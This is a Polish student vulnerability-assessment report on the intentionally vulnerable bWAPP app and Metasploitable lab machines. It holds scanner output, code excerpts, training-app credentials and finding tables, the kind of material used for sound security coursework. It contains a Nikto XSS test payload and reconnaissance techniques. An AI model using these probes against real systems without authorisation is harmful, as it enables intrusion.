4.1 Oprogramowanie Metasploitable - znalezione ręcznie podatności	32
<b>5. Raport</b>	<b>33</b>
5.1. Wyniki analizy podatności	33
5.1.1 Znalezione podatności w aplikacji webowej	33
5.1.2 Znalezione podatności w systemie Metasploitable	35
5.2 Porównanie wyników metod ręcznych i narzędzi automatycznych - zestawienie	36
5.2.1 Aplikacja webowa	36
5.2.2 Oprogramowanie Metasploitable	37
<b>5.3. Porównanie podatności z tymi opisanymi w internecie</b>	<b>37</b>
5.3.1 Aplikacja webowa	37
5.3.2 Oprogramowanie Metasploitable	39
5.4 Kroki naprawcze	40
5.4.1 Kroki naprawcze w aplikacji webowej	40
5.4.2 Termin wdrożenia kroków naprawczych w aplikacji webowej	41
5.4.3 Kroki naprawcze w oprogramowaniu Metasploitable	42
5.4.4 Termin wdrożenia kroków naprawczych w oprogramowaniu Metasploitable	43
<b>5.5 Ocena ryzyka</b>	<b>44</b>
5.5.1 Ocena ryzyka dla aplikacji webowej	44
5.5.2 Ocena ryzyka dla oprogramowania Metasploitable	46

# 1. Identyfikacja podatności przy pomocy narzędzi - wyniki skanów aplikacji webowej

## 1.1 Aplikacja webowa - screeny skanów

### Nmap

```
(kali㉿kali)-[~]
$ nmap -p 80 --script=http-enum,http-headers,http-methods 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 12:03 EST
Nmap scan report for 192.168.56.107
Host is up (0.0027s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-headers:
|_ Date: Mon, 06 Jan 2025 17:03:01 GMT
|_ Server: Apache/2.4.57 (Debian)
|_ Set-Cookie: PHPSESSID=3vvqknmnbb0lp699eq7gvushh12; path=/
|_ Expires: Thu, 19 Nov 1981 08:52:00 GMT
|_ Cache-Control: no-store, no-cache, must-revalidate
|_ Pragma: no-cache
|_ Connection: close
|_ Content-Type: text/html; charset=UTF-8
|
|_ (Request type: HEAD)
| http-enum:
|_/admin/: Possible admin folder
|_/admin/index.php: Possible admin folder
|_/login.php: Possible admin folder
|_/test.php: Test page
|_/robots.txt: Robots file
|_/info.php: Possible information file
|_/phpinfo.php: Possible information file
|_/db/: BlogWorx Database
|_/apps/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/db/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/documents/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/images/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/js/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/passwords/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/soap/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/stylesheets/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'

Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds

└─$ nmap --script vuln 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 12:07 EST
Nmap scan report for 192.168.56.107
Host is up (0.0027s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-internal-ip-disclosure:
|_ Internal IP Leaked: 127.0.1.1
| http-csrf:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.107
Found the following possible CSRF vulnerabilities:

    Path: http://192.168.56.107:80/login.php
    Form id: login
    Form action: /login.php

    Path: http://192.168.56.107:80/login.php
    Form id: login
    Form action: /Login.php

    Path: http://192.168.56.107:80/user_new.php
    Form id: login
    Form action: /user_new.php

| http-stored-xss: Couldn't find any stored XSS vulnerabilities.

http-enum:
|_/admin/: Possible admin folder
|_/admin/index.php: Possible admin folder
|_/login.php: Possible admin folder
|_/test.php: Test page
|_/robots.txt: Robots file
|_/info.php: Possible information file
|_/phpinfo.php: Possible information file
|_/db/: BlogWorx Database
|_/apps/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/db/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/documents/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/images/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/js/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/passwords/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/soap/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'
|_/stylesheets/: Potentially interesting directory w/ listing on 'apache/2.4.57 (debian)'

http-cookie-flags:
|_ PHPSESSID:
|   httponly flag not set
|_ /Login.php:
|   PHPSESSID:
```

## Nikto

```
[+] Nikto -h http://192.168.56.107
- Nikto v2.5.0

+ Target IP:      192.168.56.107
+ Target Hostname: 192.168.56.107
+ Target Port:    80
+ Start Time:   2025-01-06 12:08:41 (GMT-5)

+ Server: Apache/2.4.57 (Debian)
+: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: http://192.168.56.107/login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /passwords/: Directory indexing found.
+ /robots.txt: Entry '/passwords/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /images/: Directory indexing found.
+ /robots.txt: Entry '/images/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /documents/: Directory indexing found.
+ /robots.txt: Entry '/documents/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/admin/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 5 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.0.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0649
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /phpinfo.php: ASP config file was accessible.
+ /test.php?%3C%2FSCRIPT%3Ealert('vulnerable')%3C%2FSCRIPT%3E%0A: OmniHTTPD's test.php is vulnerable to Cross Site Scripting (XSS).
See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1455
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /admin/: This might be interesting.
+ /apps/: Directory indexing found.
+ /apps/: This might be interesting.
+ /db/: Directory indexing found.
+ /db/: This might be interesting.
+ /passwords/: This might be interesting.
+ /stylesheets/: Directory indexing found.
+ /stylesheets/: This might be interesting.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-592
+ /admin/phpinfo.php: Output from the phpinfo() function was found.
+ /admin/info.php: Immobilier allows phpinfo() to be run. See: https://vulners.com/osvdb/OSVDB:35877
+ /config.inc: DotBP 0.1 configuration file includes usernames and passwords. See: OSVDB-5092
+ /install.php: install.php file found.
+ /login.php: Admin login page/section found.
+ /test.php: This might be interesting.
+ 8107 requests: 0 error(s) and 31 item(s) reported on remote host
+ End Time:      2025-01-06 12:09:58 (GMT-5) (77 seconds)

+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.57) are not in
the Nikto 2.5.0 database or are newer than the known string. Would you like
to submit this information (<no server specific data>) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n
```

Dirb

## ZAP

The screenshot shows the ZAP (Zed Attack Proxy) interface with the 'Alerts' tab selected. The main pane displays a list of 16 security vulnerabilities, each with a red exclamation mark icon and a count in parentheses. The alerts are categorized as follows:

- Absence of Anti-CSRF Tokens (5)
- Application Error Disclosure (27)
- Content Security Policy (CSP) Header Not Set (1)
- Directory Browsing (32)
- Hidden File Found
- Missing Anti-clickjacking Header (35)
- Cookie No HttpOnly Flag (2)
- Cookie without SameSite Attribute (2)
- Server Leaks Version Information via "Server" Header (1)
- X-Content-Type-Options Header Missing (75)
- Authentication Request Identified (2)
- GET for POST (2)
- Information Disclosure - Suspicious Comments
- Session Management Response Identified (4)
- User Agent Fuzzer (108)
- User Controllable HTML Element Attribute (Potential XSS) (1)

## SonarScanner

The screenshot shows the SonarScanner analysis results. The log output indicates a successful execution:

```
68-8992-0d0670676e77
16:38:14.527 INFO Analysis total time: 2:09.418 s
16:38:14.534 INFO SonarScanner Engine completed successfully
16:38:15.033 INFO EXECUTION SUCCESS
16:38:15.045 INFO Total time: 2:35.526s
```

The analysis summary shows the following metrics:

- Penetracyjne PUBLIC
- Last analysis: 8 minutes ago • 21k Lines of Code • PHP, CSS, ...
- Passed
- Vulnerabilities: 1
- Bugs: 1.6k
- Code Smells: 7.1k
- Hotspots Reviewed: 0.0%
- Coverage: 0.0%
- Duplications: 48.7%

**Type**

	Bug	1.6k
	Vulnerability	1
	Code Smell	7.1k

---

**Severity**

	Blocker	5
	Critical	1.2k
	Major	2.3k
	Minor	5.1k
	Info	64

Detected 'password' in this variable name, review this potentially hardcoded credential.

Detected 'password' in this variable name, review this potentially hardcoded credential.

Detected 'password' in this variable name, review this potentially hardcoded credential.

Detected 'password' in this variable name, review this potentially hardcoded credential.

Detected 'password' in this variable name, review this potentially hardcoded credential.

"password" detected here, make sure this is not a hard-coded credential.

Detected 'password' in this variable name, review this potentially hardcoded credential.

"password" detected here, make sure this is not a hard-coded credential.

"password" detected here, make sure this is not a hard-coded credential.

"password" detected here, make sure this is not a hard-coded credential.

"password" detected here, make sure this is not a hard-coded credential.

Make sure that this dynamic injection or execution of code is safe.

Make sure that this dynamic injection or execution of code is safe.

Make sure that this dynamic injection or execution of code is safe.

Make sure that this dynamic injection or execution of code is safe.

Make sure that this dynamic injection or execution of code is safe.

Detected 'password' in this variable name, review this potentially hardcoded credential.

```

27 switch($_COOKIE["security_level"])
{
28
29     case "0" :
30
31         $password = "test";
32         break;
33
34     case "1" :
35
36         $password = "test123";
37
38     break;
39
40     default:
41         $password = "loveZombies";
42
43     break;
44
45 }

```

Detected 'password' in this variable name, review this potentially hardcoded credential.

Malik Messelim  
Twitter: @MME\_IT  
  
bwAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (<http://creativecommons.org/licenses/by-nc-nd/4.0/>). Copyright © 2014 MME BVBA. All rights reserved.

/\*
<heroes>
 <hero>
 <id>1</id>
 <login>neo</login>
 <password>trinity</password>
 </hero>
</heroes>
\*/
function getProxy() {
 \$r = rand();
 \$evalStr = \$this->\_getProxyClassCode(\$r);
 // \$this->debug('proxy class: \$evalStr');
 if (\$this->getError()) {
 \$this->debug('Error from \_getProxyClassCode, so return NULL');
 return null;
 }
 // eval the class
 eval(\$evalStr);
}

"password" detected here, make sure this is not a hard-coded credential.

"password" detected here, make sure this is not a hard-coded credential.

Make sure that this dynamic injection or execution of code is safe.

**Insecure Configuration** 75

Make sure creating this cookie without the "secure" flag is safe here.  
1 extra location

Location 1

Make sure creating this cookie without the "secure" flag is safe here.  
1 extra location

Make sure this weak hash algorithm is not used in a sensitive context here.

Make sure this weak hash algorithm is not used in a sensitive context here.

Make sure this weak hash algorithm is not used in a sensitive context here.

Make sure this weak hash algorithm is not used in a sensitive context here.

context here.

Make sure this weak hash algorithm is not used in a sensitive context here.

Make sure this weak hash algorithm is not used in a sensitive context here.

Make sure this weak hash algorithm is not used in a sensitive context here.

Make sure this weak hash algorithm is not used in a sensitive context here.

```

65     $security_level_cookie = "0";
66     break;
67
68 }
69
70 if($evil_bee == 1)
71 {
72     setcookie("security_level", "666", time() + 60*60*24*365, "/", "", false, false);
73 }
```

Make sure creating this cookie without the "secure" flag is safe here.

Make sure this weak hash algorithm is not used in a sensitive context here.

// Debugging  
// echo "I was here!";

```

86
87 if(!$message)
88 {
89     $login = $_SESSION["login"];
90
91     $password_new = mysqli_real_escape_string($link, $password_new);
92     $password_new = hash("sha1", $password_new, false);
93 }
```

Make sure this weak hash algorithm is not used in a sensitive context here.

```

97
477 if (!isset($digestRequest['nonce'])) {
478     $digestRequest['nc'] = !isset($digestRequest['nc']) ? $digestRequest['nc']+ 1;
479
480     // calculate the Digest hashes (calculate code based on digest implementation found at: http://www.assoc.com/gregr
481     // /weblog/stories/2002/07/09/webServicesSecurityHttpDigestAuthenticationWithoutActiveDirectory.html)
482
483     $A1 = $username . ":" . $password;
484
485     // H(A1) = MD5(A1)
486     $H1 = md5($A1);
487 }
```

Make sure this weak hash algorithm is not used in a sensitive context here.

**Risk** See the data presented on this chart as a list

Color: Worse of Reliability Rating and Security Rating Size: Lines of Code Zoom: 100%

Coverage (%)	Technical Debt (d)	Size (LoC)
~0.5%	0	Small (green)
~1.5%	~1d	Medium (orange)
~2.5%	~2d	Medium (orange)
~3.5%	~4d 1h	Medium (orange)
~10%	~2d	Large (orange)

Coverage

Technical Debt

# Nessus

bWAPP Scan [Back to My Scans](#)

Hosts 1 Vulnerabilities 27 Remediations 3 History 2

Filter Search Hosts 1 Host

Host Vulnerabilities

Host	Vulnerabilities
localhost	16 Critical 19 High 32 Medium 3 Low 65 Info

Scan Details

Policy: Web Application Tests  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 5:31 AM  
End: Today at 6:59 AM  
Elapsed: an hour

Vulnerabilities



Sev CVSS VPR EPSS Name

Sev	CVSS	VPR	EPSS	Name	Family	Count	Actions
Critical	9.1	6.0	0.0004	OpenSSL 1.1.1 < 1.1.1za Vulnerability	Web Servers	5	<a href="#">Edit</a>
High	7.8	6.7	0.0004	OpenSSL 1.1.1 < 1.1.1w Vulnerability	Web Servers	5	<a href="#">Edit</a>
High	7.5	4.4	0.0004	OpenSSL 1.1.1 < 1.1.1y Multiple Vulnerabilities	Web Servers	5	<a href="#">Edit</a>
Medium	5.5	4.4	0.0023	OpenSSL 1.1.1 < 1.1.1x Multiple Vulnerabilities	Web Servers	5	<a href="#">Edit</a>
Medium	5.3	4.4	0.0156	OpenSSL 1.1.1 < 1.1.1u Multiple Vulnerabilities	Web Servers	5	<a href="#">Edit</a>
Medium	5.3	2.2	0.0024	OpenSSL 1.1.1 < 1.1.1v Multiple Vulnerabilities	Web Servers	5	<a href="#">Edit</a>
Medium	4.3	3.9	0.0004	OpenSSL 1.1.1 < 1.1.1zb Vulnerability	Web Servers	5	<a href="#">Edit</a>
Info				OpenSSL Version Detection	Web Servers	2	<a href="#">Edit</a>

Scan Details

Policy: Web Application Tests  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 5:31 AM  
End: Today at 6:59 AM  
Elapsed: an hour

Vulnerabilities



Sev CVSS VPR EPSS Name

Sev	CVSS	VPR	EPSS	Name	Family	Count	Actions
Critical	9.8	9.6	0.9538	PHP 8.2.x < 8.2.20 Multiple Vulnerabilities	CGI abuses	2	<a href="#">Edit</a>
Critical	9.8	9.6	0.9538	PHP 8.2.x < 8.2.24 Multiple Vulnerabilities	CGI abuses	2	<a href="#">Edit</a>
Critical	9.8	7.4	0.0011	PHP 8.2.x < 8.2.26 Multiple Vulnerabilities	CGI abuses	2	<a href="#">Edit</a>
Critical	9.8	6.7	0.0011	PHP 8.2.x < 8.2.9 Multiple Vulnerabilities	CGI abuses	2	<a href="#">Edit</a>
Medium	6.5	6.3	0.0055	PHP 8.2.x < 8.2.18 Multiple Vulnerabilities	CGI abuses	2	<a href="#">Edit</a>
Medium	5.3			Web Server Info.php / phpinfo.php Detection	CGI abuses	2	<a href="#">Edit</a>
Medium	4.3	1.4	0.0005	PHP 8.2.x < 8.2.7	CGI abuses	2	<a href="#">Edit</a>

Scan Details

Policy: Web Application Tests  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 5:31 AM  
End: Today at 6:59 AM  
Elapsed: an hour

Vulnerabilities



Sev CVSS VPR EPSS Name

Sev	CVSS	VPR	EPSS	Name	Family	Count	Actions
Critical	9.8	6.7	0.0359	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities	Web Servers	3	<a href="#">Edit</a>
High	7.5	4.4	0.0574	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)	Web Servers	3	<a href="#">Edit</a>
High	7.5	4.4	0.0019	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities	Web Servers	3	<a href="#">Edit</a>
High	7.5	4.4	0.0013	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities	Web Servers	3	<a href="#">Edit</a>

Scan Details

Policy: Web Application Tests  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 5:31 AM  
End: Today at 6:59 AM  
Elapsed: an hour

Vulnerabilities



MEDIUM 5.3 Browsable Web Directories CGI abuses 2 [Edit](#)

MEDIUM 4.3 \* Web Application Potentially Vulnerable to Clickjacking Web Servers 2 [Edit](#)


## 1.2 Aplikacja webowa - znalezione podatności

<b>Podatność</b>	<b>Opis podatności</b>
Brak X-Frame-Options	brak zabezpieczenia przed atakami typu Clickjacking
Publicznie dostępne katalogi (passwords, images, documents, admin, apps, db)	Wiele katalogów jest publicznie dostępnych i można je indeksować. Możliwość wycieku danych.
Publiczny plik robots.txt	Może zawierać wrażliwe informacje i ścieżki do poufnych zasobów. Może pomóc atakującym w zidentyfikowaniu ukrytych zasobów, takich jak katalogi administracyjne, kopie zapasowe
Brak flagi HTTPOnly w cookie PHPSESSID	Zwiększenie ryzyka kradzieży sesji przez atak typu XSS.
Plik phpinfo.php	Plik ze szczegółowymi informacjami o konfiguracji serwera
Brak ochrony CSRF	Potencjalna możliwość przeprowadzenia ataków Cross-Site Request Forgery (CSRF) na endpointach /login.php /user_new.php
Publiczne katalogi JavaScript	Publiczny dostęp do katalogów z bibliotekami JavaScript (/javascript/jquery) może ujawnić ich wersje. Jeśli biblioteki są przestarzałe, mogą być podatne na ataki.
Otwarty dostęp do /server-status/	Może ujawniać szczegóły dotyczące aktywności serwera oraz struktury katalogów.
Brak flagi SameSite w cookie	Brak flagi SameSite w ciasteczkach oznacza, że mogą być przesyłane w żądaniach cross-origin.
Brute-force w mechanizmie uwierzytelniania	Wykryto żądania uwierzytelniające, które mogą być podatne na ataki brute-force.
Nieprawidłowe użycie metody GET	Operacje są wykonywane metodą GET. Dane mogą być widoczne w URL i logach.
Komentarze w kodzie	Mogą one ujawniać informacje, które nie powinny być publiczne.
Element HTML kontrolowany przez użytkownika	Prowadzi to do wstrzyknięcia złośliwego kodu w atrybut HTML, co skutkuje atakiem typu XSS. Jeśli aplikacja pozwala użytkownikowi wpisać tekst (np. w polu formularza), a ten tekst jest używany do generowania atrybutu HTML bez validacji i sanitacji, może dojść do tego ataku.
Zahardkodowane hasła	W kodzie wykryto hasła zapisane na stałe w kodzie.
Brak flagi Secure	Cookie jest tworzone bez flagi Secure, co oznacza, że może być przesyłane przez niezabezpieczone połączenie HTTP.
Użycie słabego algorytmu hashującego	W kodzie wykryto użycie słabego algorytmu hashującego (MD5, SHA-1), co może prowadzić do łatwego złamania skrótów haseł.

Dynamiczne wstrzykiwanie/wykonywanie kodu	Aplikacja pozwala na generowanie i wykonywanie kodu w czasie działania. Może być to podatne na ataki SQL Injection, Remote Code Execution (RCE) lub inne wstrzyknięcia. Dane od użytkownika powinny być odpowiednio walidowane i sanitizowane.
---	--

## 2. Identyfikacja podatności metodami ręcznymi - aplikacja webowa


### 2.1 Aplikacja webowa - Screeny znalezionych ręcznie podatności



#### Index of /passwords

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">heroes.xml</a>	2013-02-25 00:33	1.2K	
<a href="#">web.config.bak</a>	2014-03-10 14:05	7.4K	
<a href="#">wp-config.bak</a>	2014-03-08 15:39	1.5K	

Apache/2.4.57 (Debian) Server at localhost Port 80



#### Index of /documents

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">Iron_Man.pdf</a>	2013-01-02 02:19	531K	
<a href="#">Terminator_Salvation.pdf</a>	2013-01-02 02:24	452K	
<a href="#">The_Amazing_Spider-Man.pdf</a>	2013-01-02 02:21	532K	
<a href="#">The_Cabin_in_the_Woods.pdf</a>	2013-01-02 02:24	514K	
<a href="#">The_Dark_Knight_Rises.pdf</a>	2013-01-02 02:23	739K	
<a href="#">The_Incredible_Hulk.pdf</a>	2013-01-02 02:22	604K	
<a href="#">bwAPP_intro.pdf</a>	2014-11-02 19:16	4.8M	

Apache/2.4.57 (Debian) Server at localhost Port 80

```
--<heroes>
--<hero>
<id>1</id>
<login>neo</login>
<password>trinity</password>
<secret>Oh why didn't I took that BLACK pill?</secret>
<movie>The Matrix</movie>
<genre>action sci-fi</genre>
</hero>
--<hero>
<id>2</id>
<login>alice</login>
<password>loveZombies</password>
<secret>There's a cure!</secret>
<movie>Resident Evil</movie>
<genre>action horror sci-fi</genre>
</hero>
```

[web.config.bak](#) 2014-03-10 14:05 7.4K  
[wp-config.bak](#) 2014-03-08 15:39 1.5K

Database Structure				Browse Data	Edit Pragmas	Execute SQL
				<a href="#">users</a>	Filter	Filter
	<a href="#">id</a>	<a href="#">login</a>	<a href="#">password</a>		<a href="#">email</a>	
1	1	A.I.M.	6885858486f31043e5839c735d99457f04...		bwapp-aim@mailinator.co	
2	2	bee	6885858486f31043e5839c735d99457f04...		bwapp-bee@mailinator.co	

```

1 function process()
2 {
3     // Proceeds only if the XMLHttpRequest object isn't busy
4     if(xmlHttp.readyState == 4 || xmlHttp.readyState == 0)
5     {
6         // Retrieves the movie title typed by the user on the form
7         title = encodeURIComponent(document.getElementById("title").value);
8         // Executes the 'xss_ajax_1-2.php' page from the server
9         xmlHttp.open("GET", "xss_ajax_1-2.php?title=" + title, true);
10        // Defines the method to handle server responses
11        xmlHttp.onreadystatechange = handleServerResponse;
12        // Makes the server request
13        xmlHttp.send(null);
14    }
15    else
16        // If the connection is busy, try again after one second
17        setTimeout("process()", 1000);
18    }

    // A HTTP status different than 200 signals an error
    else
    {
        alert("There was a problem accessing the server: " + xmlHttp.statusText);
    }
}

```

```

$title = $_REQUEST["title"];

$sql = "SELECT * FROM movies WHERE title = '" . sql($title) . "'";

<div id="bug">

<form action=<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">

<label>Choose your bug:</label><br />

<select name="bug">

<?php

// Lists the options from the array 'bugs' (bugs.txt)
foreach ($bugs as $key => $value)
{

$bug = explode(", ", trim($value));

// Debugging
// echo "key: " . $key;
// echo " value: " . $bug[0];
// echo " filename: " . $bug[1] . "<br />";

echo "<option value='".$key.$bug[0]."'>$bug[0]</option>";


```

```

$password_new = mysqli_real_escape_string($link, $password_new);
$password_new = hash("sha1", $password_new, false);

$password_curr = $_REQUEST["password_curr"];
$password_curr = mysqli_real_escape_string($link, $password_curr);
$password_curr = hash("sha1", $password_curr, false);

```

## **2.2 Aplikacja webowa - znalezione ręcznie podatności**

Podatność	Opis podatności
Publicznie dostępne katalogi (passwords, images, documents, admin, apps, db)	Wiele katalogów jest publicznie dostępnych i można je indeksować. Możliwość wycieku danych.
Publicznie dostępny plik web.config.bak i wp-config.bak	Kopie zapasowe plików konfiguracyjnych. Zawierać może wrażliwe informacje, np. klucze API, dane logowania, ustawienia aplikacji itp.

Zahardkodowane hasła	W kodzie wykryto hasła zapisane na stałe w kodzie.
Publiczny plik robots.txt	Może zawierać wrażliwe informacje i ścieżki do poufnych zasobów. Może pomóc atakującym w zidentyfikowaniu ukrytych zasobów, takich jak katalogi administracyjne, kopie zapasowe
Potencjalna możliwość ataku SQL Injection	Potencjalna możliwość ataku SQL Injection
Brak sanityzacji i walidacji danych	Narażenie na XSS lub Server-Side Injection.
Nieprawidłowe użycie metody GET	Operacje są wykonywane metodą GET. Dane mogą być widoczne w URL i logach.
Brak obsługi błędów	Aplikacja może działać nieprzewidywalnie gdy pojawią się błędy sieciowe lub serwera.
Brak tokenu CSRF	Token CSRF to unikalny identyfikator, generowany po stronie serwera i weryfikowany przy każdym żądaniu POST
Użycie słabego algorytmu hashującego	W kodzie wykryto użycie słabego algorytmu hashującego (MD5, SHA-1), co może prowadzić do łatwego złamania skrótów haseł.
Brak walidacji sesji użytkownika/ walidacja tylko po stronie klienta	Brak weryfikacji, czy użytkownik jest zalogowany
Brak limitów logowań	Nie ma mechanizmu który ograniczy ilość logowań i ochroni przed brute-force.
XPath Injection	Wartość jest wstawiana do zapytania XPath bez walidacji lub sanitizacji. Pozwala to na wstrzyknięcie kodu XPath.
Brak zabezpieczenia nagłówków HTTP	Samo ustawienie Content-Type nie wystarcza do ochrony przed atakami.
Brak ograniczenia długości danych od użytkownika	Może to prowadzić do przeciążenia serwera
XML External Entity (XXE)	Aplikacja parsuje niezaufane dane XML i pozwala na deklarację zewnętrznych encji. Można to wykorzystać do odczytu plików i przeprowadzenia ataku DoS (billion laughs attack)
Unvalidated Redirects and Forwards (URF)	Atak polega na braku sprawdzania lub ograniczania danych wejściowych, które są używane do generowania przekierowań.
Przekazywanie SessionID w adresie URL	Möżliwość łatwego przejęcia SessionID

### 3. Identyfikacja podatności przy pomocy narzędzi - wyniki skanów oprogramowania Metasploitable

#### 3.1 Oprogramowanie Metasploitable - screeny skanów

##### Nmap

Wstępny skan w poszukiwaniu otwartych portów:

```
└─$ nmap -sV -p- 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-11 17:11 EST
Nmap scan report for 192.168.56.103
Host is up (0.00042s latency).
Not shown: 65488 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
1617/tcp  open  java-rmi        Java RMI
3000/tcp  open  http             WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
3306/tcp  open  mysql            MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
3700/tcp  open  giop             CORBA naming service
4848/tcp  open  ssl/http         Oracle Glassfish Application Server
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 3.01
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http             Apache httpd
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  papachi-p2p-srv?
8028/tcp  open  postgresql       PostgreSQL DB
8031/tcp  open  ssl/unknown
```

```
8032/tcp  open  desktop-central  ManageEngine Desktop Central DesktopCentralServer
8080/tcp  open  http             Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper? Apache Tomcat/Coyote JSP engine 1.1
8282/tcp  open  http             Apache httpd
8383/tcp  open  http             Apache httpd
8443/tcp  open  ssl/https-alt?  ManageEngine Desktop Central DesktopCentralServer
8444/tcp  open  desktop-central  ManageEngine Desktop Central DesktopCentralServer
8484/tcp  open  http             Jetty winstone-2.8
8585/tcp  open  http             Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi        Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
47001/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49189/tcp open  unknown
49190/tcp open  java-rmi        Java RMI
49191/tcp open  tcpwrapped
49252/tcp open  ssh              Apache Mina sshd 0.8.0 (protocol 2.0)
49254/tcp open  jenkins-listener Jenkins TcpSlaveAgentListener
49258/tcp open  msrpc            Microsoft Windows RPC
49259/tcp open  msrpc            Microsoft Windows RPC
```

#### Wyszukanie podatności na wykrytych portach:

```
└─(kali㉿kali)-[~]
$ nmap -p
22,135,139,445,1617,3000,3306,3700,4848,5985,7676,8009,8020,8022,8031,8032,8080,8181,8222,8282,8383,8443,8444,85
55,8686,9200,49152-49154,49158-49160,49199,49201,49254,49259 -sV --script vuln 192.168.56.103
```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-11 18:41 EST  
Nmap scan report for 192.168.56.103

```
Host is up (0.00063s latency).

PORT      STATE SERVICE          VERSION
22/tcp     open  ssh              OpenSSH 7.1 (protocol 2.0)
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp   open  java-rmi        Java RMI
3000/tcp   open  http             WEBrick htdp 1.3.1 (Ruby 2.3.3 (2016-11-21))
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.3/2016-11-21)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS
```

```

